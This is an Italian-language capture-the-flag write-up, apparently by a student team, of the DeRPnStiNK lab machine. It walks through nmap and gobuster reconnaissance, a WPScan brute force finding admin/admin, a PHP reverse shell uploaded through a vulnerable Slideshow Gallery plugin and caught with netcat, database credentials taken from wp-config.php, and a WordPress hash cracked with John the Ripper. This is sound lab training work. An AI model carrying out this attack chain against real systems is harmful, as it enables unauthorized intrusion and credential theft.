2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1b:0c:3a brd ff:ff:ff:ff:ff:ff
        inet 192.168.178.166/24 brd 192.168.178.255 scope global dynamic noprefixroute eth0
            valid_lft 85734sec preferred_lft 85734sec
        inet6 fd00::4532:7c6:884:130d/64 scope global dynamic noprefixroute
            valid_lft 6999sec preferred_lft 3399sec
        inet6 fe80::aded:a08f:e235:ee62/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.178.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 20:34 CEST
Nmap scan report for fritz.box (192.168.178.1)
Host is up (0.00056s latency).
Nmap scan report for [REDACTED]fritz.box (192.168.178.123)
Host is up (0.0063s latency).
Nmap scan report for [REDACTED]ox (192.168.178.124)
Host is up (0.028s latency).
Nmap scan report for [REDACTED]ox (192.168.178.125)
Host is up (0.014s latency).
Nmap scan report for [REDACTED]ox (192.168.178.135)
Host is up (0.019s latency).
Nmap scan report for [REDACTED] (192.168.178.152)
Host is up (0.0046s latency).
Nmap scan report for kali.fritz.box (192.168.178.166)
Host is up (0.000079s latency).
Nmap scan report for DeRPnStiNK.fritz.box (192.168.178.172)
Host is up (0.00068s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.64 seconds
```

# BLACKBOX DeRPnStiNK


Una scansione approfondita è stata eseguita con il comando **nmap -A -p-** sull'**IP target**. Questa scansione ha fornito informazioni dettagliate sul sistema, inclusi servizi in esecuzione, versioni dei software, sistema operativo e porte aperte. Tra le **porte aperte**, quelle di maggiore interesse erano la **21, 22 e 80**.

```
(kali㉿kali)-[~]
$ sudo nmap -A -p- 192.168.178.172
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 00:36 CEST
Nmap scan report for derpnstink.local (192.168.178.172)
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:cf:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|_ 256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
MAC Address: 08:00:27:F8:7F:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X!4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.40 ms  derpnstink.local (192.168.178.172)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
```

Con la **porta 80 aperta**, è stato possibile accedere all'IP tramite browser.




# BLACKBOX DeRPnStiNK

Esaminando il codice sorgente della pagina (**Ctrl+U**), è stata trovata la **prima flag** e un **link** a un file di testo **/webnotes/info.txt**, che contiene ulteriori informazioni utili.

```
4  <meta charset="UTF-8">
5  <title>DeRPnStiNK</title>
6  <link rel="stylesheet" href="css/style.css">
7
8
9  <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
10 <script type="text/javascript" src="/js/release/kveik.1.4.24.js?1"></script>
11 <script type="text/info" src="/webnotes/info.txt"></script>
12
13 </head>
14
15 <body>
16  <!-- particles.js container -->
17 <div id="particles-js"></div>
18
```

```
98 <div>
99 <div>
100 <div>
101 <div>
102 <div>
103 <div>
104 <div>
105 <div class=tryharder>          ↓
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <-flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) - ->
113 </div>
114 </div>
115 </div>
```


All'interno del link **/webnotes/info.txt** si trova una nota interessante che tornerà utile più avanti.



# BLACKBOX DeRPNStiNK


Si procede con una scansione utilizzando **Gobuster** per identificare le **cartelle nascoste legate al dominio**. Alcuni **sottodomini** trovati non erano accessibili a causa di **permessi mancanti**.

```
└──(kali㉿kali)-[~]
$ gobuster dir -u 192.168.178.172 -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.178.172
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess        (Status: 403) [Size: 291]
/.htpasswd        (Status: 403) [Size: 291]
/css              (Status: 301) [Size: 315] [→ http://192.168.178.172/css/]
/javascript       (Status: 301) [Size: 322] [→ http://192.168.178.172/javascript/]
/js               (Status: 301) [Size: 314] [→ http://192.168.178.172/js/]
/php              (Status: 301) [Size: 315] [→ http://192.168.178.172/php/]
/robots.txt       (Status: 200) [Size: 53]
/server-status    (Status: 403) [Size: 295]
/temporary        (Status: 301) [Size: 321] [→ http://192.168.178.172/temporary/]
/weblog           (Status: 301) [Size: 318] [→ http://192.168.178.172/weblog/]
Progress: 20469 / 20470 (100.00%)
=====
Finished
```



# BLACKBOX DeRPnStiNK

Il dominio **derpnstink.local/weblog**, invece, risulta **irraggiungibile** fino a quando non è stato **associato il dominio all'IP** nel file locale **/etc/hosts**, come suggerito nel file **/webnotes/info.txt**.



A terminal session on a Kali Linux system. The user is in a root shell, indicated by the '(kali㉿kali)-[~]' prompt. The user runs the command '\$ sudo nano /etc/hosts'. The terminal then displays the contents of the /etc/hosts file, which includes the local loopback entries and the new entry '192.168.178.172 derpnstink.local' added by the user.

```
GNU nano 8.0                                     /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

192.168.178.172 derpnstink.local
```

# BLACKBOX DeRPNStiNK

Una volta associato il dominio all'IP, è stato possibile accedere a **derpnstink.local/weblog**. Una successiva scansione con **Gobuster** ha rivelato una pagina di **login WordPress**.

DeRPNStiNK Professional Services  
CanIHazURMoneyPiz

## About Us

Mr. Derp

Had moderate success marketing bagpipes in the aftermarket. Had moderate success training squirt guns for the government. At the moment I'm supervising the production of tinker toys for farmers. What gets me going now is implementing heroin in Salisbury, MD. In 2009 I was licensing mosquito repellent in Tampa, FL. Spent 2001-2007 donating shaving cream in Nigeria.

Uncle Stinky

Spent 2001-2007 working with wool in Ohio. Had a brief career testing the market for velcro in Minneapolis, MN. Have some experience consulting about race cars in the government sector. Earned praise for promoting toy monkeys in Naples, FL. Spoke at an international conference about selling race cars in Africa. Uniquely-equipped for working with toy planes on the black market.

Username or Email

Password

Remember Me

Log In

Lost your password?

← Back to DeRPNStiNK Professional Services

```
(kali㉿kali)-[~]
$ gobuster dir -u http://derpnstink.local/weblog/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://derpnstink.local/weblog/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
./htaccess        (Status: 403) [Size: 299]
./.htpasswd       (Status: 403) [Size: 299]
/wp-content       (Status: 301) [Size: 331] [→ http://derpnstink.local/weblog/wp-content/]
/wp-admin         (Status: 301) [Size: 329] [→ http://derpnstink.local/weblog/wp-admin/]
/wp-includes      (Status: 301) [Size: 332] [→ http://derpnstink.local/weblog/wp-includes/]
Progress: 20469 / 20470 (100.00%)
Finished
(kali㉿kali)-[~]
```

# BLACKBOX DeRPnStiNK

Una scansione con **WPScan** ha rivelato diverse vulnerabilità nei plugin, tra cui "**Slideshow gallery 1.4.7**" che consente un **upload arbitrario di file**. È stato possibile sfruttare questa vulnerabilità per caricare una reverse shell PHP.

```
└─$ wpscan --url http://derpnstink.local/weblog/ --api-token 7xe6dmFYVqz98wQe@lXNrOPPEUu5OzlsIXgVdASvSw -P /usr/share/wordlists/rockyou.txt
[+] WordPress Security Scanner by the WPScan Team
[+] Version 3.8.25
[+] Sponsored by Automatic - https://automatic.com/
[+] WPScan_., Bethicalhack3r, Berwan_lr, Bfireart

[+] Plugin(s) Identified:
[+] slideshow-gallery
  | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
  | Last Updated: 2024-06-11T19:04:00.000Z
  | [!] The version is out of date, the latest version is 1.8.2
  | Found By: Urls In Homepage (Passive Detection)

[+] 10 vulnerabilities identified:
[+] Title: Slideshow Gallery < 1.4.7 - Arbitrary File Upload
  | Fixed in: 1.4.7
  | References:
    - https://wpscan.com/vulnerability/b1bf1ba-267d-ab34-b012-7a047b1d77b2
    - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
    - https://www.exploit-db.com/exploits/34881/
    - https://www.exploit-db.com/exploits/34514/
    - https://seclists.org/bugtraq/2014/Sep/1
    - https://packetstormsecurity.com/files/131526/
    - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload/
[+] Title: Tribulant Slideshow Gallery < 1.5.3.4 - Arbitrary File upload & Cross-Site Scripting (XSS)
  | Fixed in: 1.5.3.4
  | References:
    - https://wpscan.com/vulnerability/f161974c-36bb-4fe7-bbf8-283cf9e9d66ca
    - https://cnu.pl/research/wp-plugins/mail_5954cbf04cd033877e5415a0c6fb532.html

[+] admin
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
[+SUCCESS] - admin / admin
Trying admin / kisses Time: 00:00:04 <                               > (185 / 14344580) 0.00% ETA: ?? : ?? : ??

[+] Valid Combinations Found:
  | Username: admin, Password: admin

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 3
| Requests Remaining: 16

[+] Finished: Thu Jul 18 23:30:15 2024
[+] Requests Done: 385
[+] Cached Requests: 8
[+] Data Sent: 154.125 KB
[+] Data Received: 397.313 KB
[+] Memory used: 308.07 MB
[+] Elapsed time: 00:00:16

(kali㉿kali)-[~]
```

The screenshot shows two open tabs in a browser window. The left tab displays a WordPress login screen with a blue header. The right tab shows a 'Profile' settings page for a user named 'admin'. A red arrow points from the 'Profile' tab to the 'Slideshow' menu item in the sidebar of the profile page, indicating the exploit point of interest.

DeRPnStiNK - DeRPnStiNK Professional Services

Profile < DeRPnStiNK Professional Services

Howdy, admin

Profile

Slideshow

Personal Options

Admin Color Scheme

- Default
- Light
- Blue
- Coffee
- Ectoplasm
- Midnight
- Ocean
- Sunrise

Toolbar

Show Toolbar when viewing site

Username or Email: admin

Password: admin


Remember Me

Log In

# BLACKBOX DeRPnStiNK

Dopo aver configurato il file **PHP** per la **reverse shell** con l'**IP** della macchina target e la porta in ascolto, il file è stato caricato tramite la sezione **Slideshow di WordPress**.

**Netcat** è stato messo in ascolto sulla porta configurata (**1234**), e aprendo il file PHP caricato, si è ottenuta una **reverse shell**.



Nelle directory accessibili, è stato trovato il file **wp-config.php** contenuto nella directory “ **weblog**”. Esaminando il contenuto, sono state trovate le **credenziali** del database, tra cui **DB\_USER** e **DB\_PASSWORD**, necessarie per accedere a **phpMyAdmin**.

A screenshot showing the contents of the wp-config.php file and a concurrent session of phpMyAdmin. The wp-config.php code includes the following configuration:

```
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */

```

The phpMyAdmin interface shows a successful login with the credentials "root" and "mysql".

# BLACKBOX DeRPnStiNK

Con le credenziali ottenute, è stato possibile accedere a **phpMyAdmin** utilizzando l'utente "**root**" e la password "**mysql**". Una volta ottenuto l'accesso, si sono esplorate le tabelle del database in cerca di informazioni utili. Nella sezione "**wp\_users**" sono stati trovati i nomi degli utenti e le relative password in formato **phpass**.

The screenshot shows the "wp\_users" table from phpMyAdmin. It contains two rows:

| ID | user_login  | user_pass                            | user_nicename | user_email                   |
|----|-------------|--------------------------------------|---------------|------------------------------|
| 1  | unclestinky | \$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41 | unclestinky   | unclestinky@DeRPnStiNK.local |
| 2  | admin       | \$P\$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/ | admin         | admin@derpnstink.local       |

Below the table is a terminal window with the following content:

```
(kali㉿kali)-[~]
$ sudo nano passderp.hash_
GNU nano 8.0
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
passderp.hash
```

Utilizzando il tool "**John the Ripper**" e la wordlist "**rockyou.txt**", è stata craccata la password dell'utente "**unclestinky**". Preparando un file di testo con l'hash della password da craccare, il tool ha rivelato che la password era "**wedgie57**".

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass passderp.hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:39 12.96% (ETA: 23:02:22) 0g/s 52358p/s 52358c/s 52358C/s andrewjenn.. andreitabebe
wedgie57      (?)
1g 0:00:00:53 DONE (2024-07-18 22:58) 0.01870g/s 52315p/s 52315c/s 52315C/s wednesburyrufc .. weddhe
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

# BLACKBOX DeRPnStiNK

Con le nuove credenziali, è stato possibile **accedere a WordPress** come utente **"unclestinky"**, che aveva privilegi da **amministratore**. Esplorando le nuove sezioni, è stata trovata la **seconda flag** sotto la sezione "**post**".



A screenshot of the WordPress admin dashboard under the 'Posts' tab. The sidebar shows options like 'Dashboard', 'Posts', 'All Posts', 'Categories', 'Tags', 'Media', 'Pages', 'Comments', and 'Appearance'. The main area shows a list of posts: 'Flag.txt — Draft' (with a red arrow pointing to it) and 'Hello world!'. A message at the top says 'WordPress 6.6 is available! Please update now.' Below the list, there's a snippet of the 'Flag.txt' content: 'flag2(a7d355b26bda6bf1196ccffead0b2cf2b81foa9de5b4876b44407f1dc07e51e6)'.

Il processo descritto ha permesso di ottenere le **due flag del CTF "Blackbox DeRPnStiNK"**.

Ogni fase ha dimostrato l'importanza di una scansione approfondita, l'identificazione delle vulnerabilità e lo sfruttamento delle stesse per ottenere accessi non autorizzati ai sistemi.



Noemi  
**de Martino**

Cristian  
**Bonaldi**

Paolo  
**Romeo**

Mattia  
**Fossati**

Sarah  
**Ortiz**

Victoria M.  
**Braile**

Matteo  
**Beltrami Marzolini**

Flavio  
**Scognamiglio**

Matteo  
**Zerbi**